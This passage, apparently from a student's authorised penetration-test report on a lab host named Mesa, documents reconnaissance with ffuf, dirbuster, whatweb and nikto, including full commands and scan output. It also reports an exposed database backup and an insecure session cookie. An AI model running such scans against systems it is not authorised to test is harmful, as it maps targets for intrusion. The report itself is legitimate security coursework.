└─$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js
,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt
 -u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json
```

Figure 52: Ffuf parameters

The parameters for Ffuf were chose with the following reasoning [41]:

- **c**

  Colorizes the ouput for easier readability.

- **ac**

  Automatically calibrates filtering options for better efficiency.

- **e** *.php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx*

  Sets the file extensions Ffuf fuzzes for. Passed a list of possibly interesting file formats.

- **w** */usr/share/seclists/Discovery/Web-Content/common.txt*

  Uses a wordlists included in the Kali Linux distribution, containing common directory and file names.

- **-u** *http://mesa/FUZZ*

  Sets the target url to scan the Mesa homepage. */FUZZ* indicates that Ffuf should fuzz from the base directory onwards.

– **recursion-depth** *5*

  Sets the recursion depth to 5. Higher recursion depths didn't seem to yield any more interesting results.

- **v**

  Sets the output to verbose mode to enable following the progress on standard output.

- **o** *ffuf_80.json*

  Saves the output to the file ffuf_80.json. The suffix 80 was chosen to distinguish it from the output for the scan on port 1337.

The results for port 80 will be discussed in the following section, since dirbuster output is more readable. The complete output of the Ffuf scan can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) $\longrightarrow$ *2. Active Scan / Active Interaction* $\longrightarrow$ *ffuf* $\longrightarrow$ *ffuf_80.png'*
and
Assignment 2 - Complete Pentest (Mesa) $\longrightarrow$ *2. Active Scan / Active Interaction* $\longrightarrow$ *ffuf* $\longrightarrow$ *ffuf_80.json'*
or in the appendix of this document (see Figure 152).

The scan for port 1337 did not reveal any information of note. The base directory only seems to contain the *index.html* file, with no other files of interest (see Figure 53).



Figure 53: Ffuf fuzzing on port 1337

The parameters used were exactly the same as before when scanning port 80, except that the parameter **- u** now received the url http://mesa:1337/FUZZ, to scan on the respective port.

It can be assumed that the webpage is a static html file without much interactability. This will be confirmed during the examination of the webpage later during browsing. This webpage has been examined with dirbuster as well, which did not yield any different results. The results can be viewed in the appendix to this document for completeness sake. (see Figures 150 and 151).

4.2.2.2.2 Dirbuster

To scan port 80 with dirbuster, the following parameters were chosen (see Figure 54):

Target URL	**http://mesa**

The target was the target machine. Supplying a port was not necessary, it defaults to port 80.

Work Method	**Auto Switch (HEAD and GET)**

Automatically switches between HEAD and GET for better scanning efficiency.

Number of threads	**500**

Set the thread count to the maximum possible number to achieve the fastest possible speed.

Scanning type	**List based brute force**

Select directories and files to check from the supplied wordlist (same as with Ffuf).

Starting options	**Brute force directories and files, be recursive, start from /**

From the base directory, recursively search for directories and files.



Figure 54: Dirbuster setup



Figure 55: Dirbuster result - Directory tree of 192.168.61.65:80

Dirbuster discovered the following directories / files of note (see Figure 55):

- **backup.sql**

  A database backup was discovered inside an indexed backup directory */backup*.

- **login.php & management.php**

  There are two php pages *login* and *management* not directly accessible via the homepage. Judging by the file names they might provide an entry point to get to sensitive data.

- *logout.php / db.php / delete.php*

  These files pertaining to the database and logout / deletion handling might also contain vulnerable code that could be abused.

4.2.2.3 Technology Discovery

4.2.2.3.1 Whatweb

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_technologies]
└─$ cat urls.txt
http://mesa
http://mesa:1337
http://mesa:8080

┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4_technologies]
└─$ whatweb --color=always -v --log-verbose=whatweb.txt -a 3 -i urls.txt
WhatWeb report for http://mesa:1337
```

Figure 56: Whatweb parameters

The chosen parameters (see Figure 56) were selected with the following reasoning [42]:

- **color**=always

  Make the output more easily readable via colorization.

- **v**

  Sets output to verbose to be able to follow results in the terminal emulator.

- **log-verbose**=whatweb.txt

  Write the ouput to a file *whatweb.txt* for later analysis.

- **a** 3 Set the scan to an aggressive level, since staying unnoticed was not required.

- **input-file**=urls.txt

  Use the urls provided in the file *urls.txt* to scan multiple targets at once. Analysis of the service on port 8080 will be done in the second part of the assignment.

The following was discovered about the webserver running on port 1337 (see Figure 57):

- *HTML version*

  The server is running **HTML version 5**.

- *Reverse proxy*

  The server is running on **nginx version 1.18.0**.

- *HTTP headers*

  There are no HTTP security headers set, as was discussed in *Section 4.2.2.1.3 – Curl*.



Figure 57: Whatweb results for port 1337

This configuration is also present on the server running on port 80, therefore this information will not be repeated in detail in the analysis of those whatweb results. A complete figure containing all results can be viewed in the appendix (see Figure 153).

The server on port 80 also employs HTML 5, runs on nginx 1.18.0, and has no security headers set up (see Figure 58).



Figure 58: Whatweb - Result summary for port 80

The webpage utilizes **Bootstrap**, a framework for HTML / CSS / JS development. Additionally, the webserver uses **Modernizr**, a library that checks the user's browser for the functionality it provides [43]. The webpage also utilizes **jQuery version 1.11.0**, a Javascript library that attempts to simplify document traversal and event handling [44] (see Figure 58).

The complete output saved to the specified file can be viewed in the appended files under:
Assignment 2 - Complete Pentest (Mesa) ⟶ 1. Active Scan / Active Interaction ⟶ whatweb ⟶ whatweb.txt

4.2.2.4 Active Scanning: Vulnerability Scanning (T1595.002)

4.2.2.4.1 Nikto



Figure 59: Nikto parameters

The selected parameters (see Figure 59) were chosen with the following reasoning [45]:

- **url** mesa

  Set the host to target to 192.168.61.65.

- **p** 80,1337,8080

  Sets the ports to target to the ports running webservers.

- **output** nikto.txt

  Write the output to a file *nikto.txt*.

- **C** all

  Brute force all CGI directories. It didn't seem like a CGI directory would be findable judging by earlier directory fuzzing attempts, but it was included nonetheless, if only to make the output

cleaner since the message advising to enable the option doesn't show this way.

- **ask**=no

  Prevents nikto from asking for updates for cleaner output.

Nikto found the missing recommended security headers already discussed during fingerprinting (see Figure 60, marked green). It was also discovered that the PHPSESSID cookie for login on the server running on port 80 was not being created with the *httponly* flag (see Figure 60, marked red). This leaves the cookie accessible via Javascript, possibly enabling cross site scripting [46]. Nikto also discovered some of the previously identified directories and files (see Figure 60, marked cyan). It further identified more security header issues (see Figure 60, marked yellow).

```
+ Target IP:          192.168.61.65
+ Target Hostname:    mesa
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-05-27 13:27:27 (GMT2)
---------------------------------------------------------------------------
--
+ Server: nginx/1.18.0
+ ERROR: Failed to check for updates: 403
+ [013587] /: Suggested security header missing: content-security-policy.
 See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: ht
tps://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options.
See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-
Type-Options
+ [013587] /: Suggested security header missing: strict-transport-securit
y. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-
Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See:
 https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Po
licy
+ [95] /login.php: Cookie PHPSESSID created without the httponly flag. Se
e: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ [750500] /backup/: Directory indexing found.
+ [001578] /backup/: This might be interesting.
+ [002324] /db.php: This might be interesting: has been seen in web logs
from an unknown scanner.
+ [006333] /login.php: Admin login page/section found.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with
the Content-Security-Policy HTTP header with the frame-ancestors directiv
e. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Heade
rs/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could al
low the user agent to render the content of the site in a different fashi
on to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
anner/vulnerabilities/missing-content-type-header/
+ 8780 requests: 0 errors and 12 items reported on the remote host
+ End Time:           2026-05-27 13:27:35 (GMT2) (8 seconds)
```

Figure 60: Nikto results for port 80

The configuration on port 1337 is similar to the one on port 80, therefore nikto only found some of the same missing security headers (see Figure 61).

```
---------------------------------------------------------------------------
+ Target IP:          192.168.61.65
+ Target Hostname:    mesa
+ Target Port:        1337
+ Platform:           Unknown
+ Start Time:         2026-05-22 16:39:00 (GMT2)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0
+ [013587] /: Suggested security header missing: content-security-policy. See:
 https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Optio
ns
+ [013587] /: Suggested security header missing: permissions-policy. See: http
s://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. Se
e: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-
Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https:/
/developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ 858 requests: 0 errors and 5 items reported on the remote host
+ End Time:           2026-05-22 16:39:00 (GMT2) (0 seconds)
---------------------------------------------------------------------------
```

Figure 61: Nikto results for port 1337

4.2.3 Examination of discovered web pages

The page *login.php* presented a login form asking for a username and a password (see Figure 62).



Figure 62: Mesa login page

Trying to access *management.php* directly redirected to the login page (see Figure 63). A login was necessary to access the protected area.

```
┌──(student㉿kali)-[~/Pentest/4_Active_Scan/4.5_vulns]
└─$ curl http://mesa:80/management.php -I
HTTP/1.1 302 Found
Server: nginx/1.18.0
Date: Thu, 14 May 2026 16:29:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: PHPSESSID=8hdepgqjvt3nbalhcfocj5aae2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
```

Figure 63: Redirect to Mesa login page without logging in

The */backup* directory was accessible (see Figure 64), and the SQL backup was downloaded with permission from the party acting as client in the assignment (Data from Local System T1005) [47].

